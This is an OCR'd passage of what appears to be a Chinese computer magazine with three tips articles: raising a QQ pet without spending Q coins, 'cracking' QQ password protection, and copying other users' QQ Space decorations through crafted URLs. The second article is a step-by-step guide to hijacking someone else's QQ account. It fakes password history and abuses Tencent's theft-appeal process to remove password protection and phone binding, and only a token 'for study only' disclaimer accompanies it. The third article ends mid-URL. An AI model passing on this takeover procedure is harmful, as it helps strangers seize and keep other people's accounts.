


图 3

二、养QQ 宠物不花Q 币

其实喂QQ 宠物不花Q 币的方法很简单。本人领养了QGG 一只，养到现在 17 级，目前有 3210 个元宝，一切顺顺利利！如图 4。而且我是一个Q 币都没用过的！为什么会这样呢？其实很简单的，只要大家跟着我的方法做，肯定不用Q 币也能长得健健康康的！




图 4

第一，只要宠物在线就让它不停地打工。记住，一刻也不要停！至于宠物会经常说什么“主人你好残酷呀”之类的话，千万不要理它，既然我们是主人就有权叫它去做事，不打工怎么养得活自己，大家记住，要不停地打工！因为这样才不会让你的元宝渐渐地减少下去，而且每次打工都要打赚钱最多的！譬如刚开始的时候只能打20元的工，5级以后就能打24元的工，10级后就能打28元的工，15级后就可以打30元的工……

第二，喂养期间，宠物经常要洗澡、喂食，生病需要看病的。也就是说，当宠物的状态栏里饥饿、清洁和健康出现黄色的时候。

宠物洗澡的时候，就只买那种20元的香皂或毛巾，因为这两个可以增加720个清洁值，至于那些淋浴露什么的都不要买，因为我们要的是最便宜跟最实用的！而肚子饿的时候，我建议大家每次都喂面食类食物，如60元的鱼型曲奇饼（需要说明一下：要在饥饿出现黄色的时候才喂，不然会撑到），因为这个可以使饥饿值回复1080，更重要的是可以增加武力值15点，为什么要喂这种最贵的呢？大家想想，如果每次都喂那些20元或10元的，吃得不饱就饿得快，那样经常要喂很麻烦的，而且这个可以增加15点的武力值，是全部食物里面最多的，所以建议大家都用这种！

如果你突然有事要离开电脑前，应把饥饿值喂到1200—-2000之内，而清洁值最好在2000左右。如果你离开的时候超过四个小时的话，请把你的宠物关掉！不然很容易会生病的。

而且在这里强烈指出一点，千万不要去睡觉后把宠物挂一晚，也不要去研究或下载安装什么外挂，因现在的外挂都不支持自动打工的，即使你升到级了，也浪费了你的元宝。记住，我们的宗旨是不花一个Q币而把宠物养得好好的！

第三，宠物社区内其他的东东，像大学城呀、装扮屋呀，都不要去理它们。这些只会骗你的元宝，一点作用都没有！只要让我们的宠物自然的成长，就OK！

当然不可能全部朋友都像我这样养宠物，如果这样的话，腾讯还赚什么钱。最后特别提醒一下，打工是可以升值的！每小时增加一点成长值，而且我们提倡的是不花Q币养宠物，千万不要盲目的为了升级而不让自己的宠物打工，这样别人只会笑你傻。因为我们只要把宠物养到15级就可以结婚，结婚后100小时就可以生蛋，再接下去就算你升得再多级也就没什么好玩的了。就好像现在还有很多人都喜欢挂QQ升级一样，其实都没有意义，就算是给你升到有五个太阳又如何？

巧破QQ密码保护

阿五

当我们得到一个好的QQ号码时（至于如何可以得到，那就得多补习一下X档案了），却发现这个QQ有密码保护，或是被绑定了手机，对此，想必各位一定很失望吧！其实我们使用QQ的密码被盗申诉功能就可以轻松破解的。

前些日子，我无意看到QQ密码申诉的公告上有这样几句话：“申诉成功后，所有绑定QQ的所有服务将取消。”如图1。这么说绑定了手机的QQ号码不是也一样完蛋吗？这可便宜我们这些小菜了。




图1

先看一下要申诉的QQ所必须具备的几个条件。第一，需要几个QQ好友的号码，这一点不难办到吧！打开自己的QQ随便找几个好友，复制几个上去就行了，就找五个吧，这样成功率大点。第二，就是需要1–3个历史密码，填3个吧。（小菜：“他用过的历史密码我怎么知道呀？”）不要急，听我慢慢道来。我们打开QQ，然后更改几次密码就可以了，现在大家都明白了吧。历史密码就是你刚才更改过的那几个密码。现在主要的条件都满足了，开始申诉吧。




图2

打开申诉页面，网址http://service.qq.com/psw/mo.shtml?psw_ss.htm，输入QQ号码和附加码，开始申诉。联系QQ填自已的，申诉成功后，一般几分钟内会收到10000号发来的消息，同时邮箱也会收到腾讯的信息，里面就有新QQ号的密码密保资料。再填上刚才我们复制的这个号码的好友号码五个，按顺序填上我们刚才更改的密码，再填上这个号码密码保护的问题，答案和以前的邮箱地址如果我们不知道的话就留空不填，而新的密保资料，就看你自已怎么填了。申诉成功了的话，就是这个新号码的资料喽，其它的选项就随意吧，如图2。




图3

点击提交，就等着收消息吧，这样的成功率几乎百分之百哦。如果没成功的话多试几次，收到的消息如图3所示。

这个方法还不赖吧。申明一下，此方法只用于学习交流，因本文引起的一切盗号等事情与本人无关，本人决不提倡盗号破密保！

强取豪夺，你的QQ空间资源我来用

金色铁锚

现如今许多QQ好友都激活了QQ空间，并且精心装扮着自己的网上家园，都想把自己的QQ空间打扮的漂漂亮亮。看着他人的空间美轮美奂，心里好羡慕呀……有没有办法将他人的空间资源“窃取”过来呢？当然是可以了。




图 1

1．得到QQ空间的网址

打开IE，在地址栏输入http://q-zone.qq.com/fcg-bin/cgi_access_self.fcg?uin=******&type=0，其中的“******”为对方的QQ号码。回车后在打开的页面中会有许多类似于网页代码的内容，这就是我们需要的。

2．得到QQ空间资源的ID

刚才我们打开的实际上是一个XML文件，QQ空间的每一个自定义模块ID和位置信息都会在这里显示出来，在形如“<itemno>110337051</itemno>”之间的数字串“110337051”就是具体自定义模块的ID（图1）。

其中的ID会随QQ空间自定义模块的改变而不同。将鼠标定位到页面顶端，点击菜单栏的“编辑”→“查找”，在弹出的查找对话框中输入“<itemno>”，以“<itemno>”为关键字进行查找，将查找到的ID号一一记录下来，需要注意的是我们只要7位以上的ID（包括7位的），7位以下的不要，不要弄错了哟！然后将查找到的ID号以“|”一一分割，形成如“110335451|110337051|110341202|110344228|110344864|110346411|110347635|110349694”这样的字符串。





图 2

3．得到资源的URL

现在将第二步中得到的ID号前面加上“http://q-zone.qq.com/fcg-bin/cgi_diy_window.fcg?uin=******&type=11&wndid=”，形成“http://q-zone.qq.com/fcg-bin/cgi_diy_window.fcg?uin=******&type=11&wndid=110335451|110337051|110341202|110344228|110344864|110346411|110347635|110349694”这样的字符串。将其复制，粘贴到IE地址栏中。回车后又会打开一个XML文件，在其中会有一些形如“img src="javascript:document.getElementById('all').style.background='url(http://photoimg26.qq.com/cgi-bin/load_pic2?verify=Nkb9zdQwbl4ygooHWdaLrg%3D%3D)"的字符串（图2），其中URL后面的“http://photoimg26.qq.com/cgi-bin/load_pic2?verify=Nkb